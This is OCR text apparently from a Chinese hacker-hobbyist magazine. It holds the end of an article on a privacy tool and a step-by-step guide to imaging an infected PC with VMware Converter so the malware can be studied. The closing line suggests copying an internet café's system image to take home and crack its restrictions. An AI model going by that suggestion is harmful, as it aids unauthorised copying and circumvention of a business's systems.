



图12



我们选择好一个程序。然后点击浏览，所有的信息就都出来了，该文件是否有益以及它的详细信息一目了然，如图13。

到现在为止，所有的功能就已经介绍完了，总之这个工具对我们的信息隐蔽以及隐私保护都能起到很大的作用，希望这款工具能使大家的hack之路更安全。

（本文所涉及到的工具我是007已收录到光盘中）



让系统拥有一个真实的影子

BaseNet

虚拟机大家都玩过，相信很多朋友都在使用Vmware或者PC Vitural，大家也一定碰到过无法查杀的病毒，尤其是新病毒。这时候我们往往是通过重装系统来解决，但是做为一个安全爱好者，遇到这样的情况总想仔细研究一下病毒，而想研究病毒，就必须保存病毒的样本——原来中毒的操作系统状态。我们该怎么保留中毒的操作系统状态呢？使用vmware converter就可以实现！安装完成软件运行如图1所示。首先依次打开“File”——“New”——“Import”，按照向导提示，进入到如图2的界面，选择默认的“Physical computer”后，单击“下一步”。单击左侧窗口中的“Source Login”，在“Physical machine”框内选择“This local machine”，如图3。




图1




图2




图3

本软件也支持远程计算机系统生成，如果选择“A remote machine”，我们需要在填写远程计算机的IP地址，还有远程计算机的帐户与密码。单击“下一步”进入如图4所示的界面。在这里我们需要选择“Sorce date”（数据源），程序在默认状态下会选择系统中所有的分区，这里建议只选择系统分区和一个文件比较少的分区，选择的分区一定要带引导文件，否则生成的系统镜象无法使用。点击两次下一步，选择“Vmware standalone vitual machine”，生成独立的vmware虚拟机镜象。点下一步，进入到如图5的界面，在下面选择好计算机上安装的虚拟机版本，然后依次单击下一步就可以了。




图 4

这样，系统的镜象就做好了，当我们想研究爱机所种的病毒的时候，直接使用虚拟机打开生成的 x.vmx 文件就可以了。这个软件的确很不错，除了研究病毒，如果你想破解网吧的限制，也可以把网吧的系统做一个镜象复制到移动硬盘，带回家自己慢慢研究，即安全又方便！

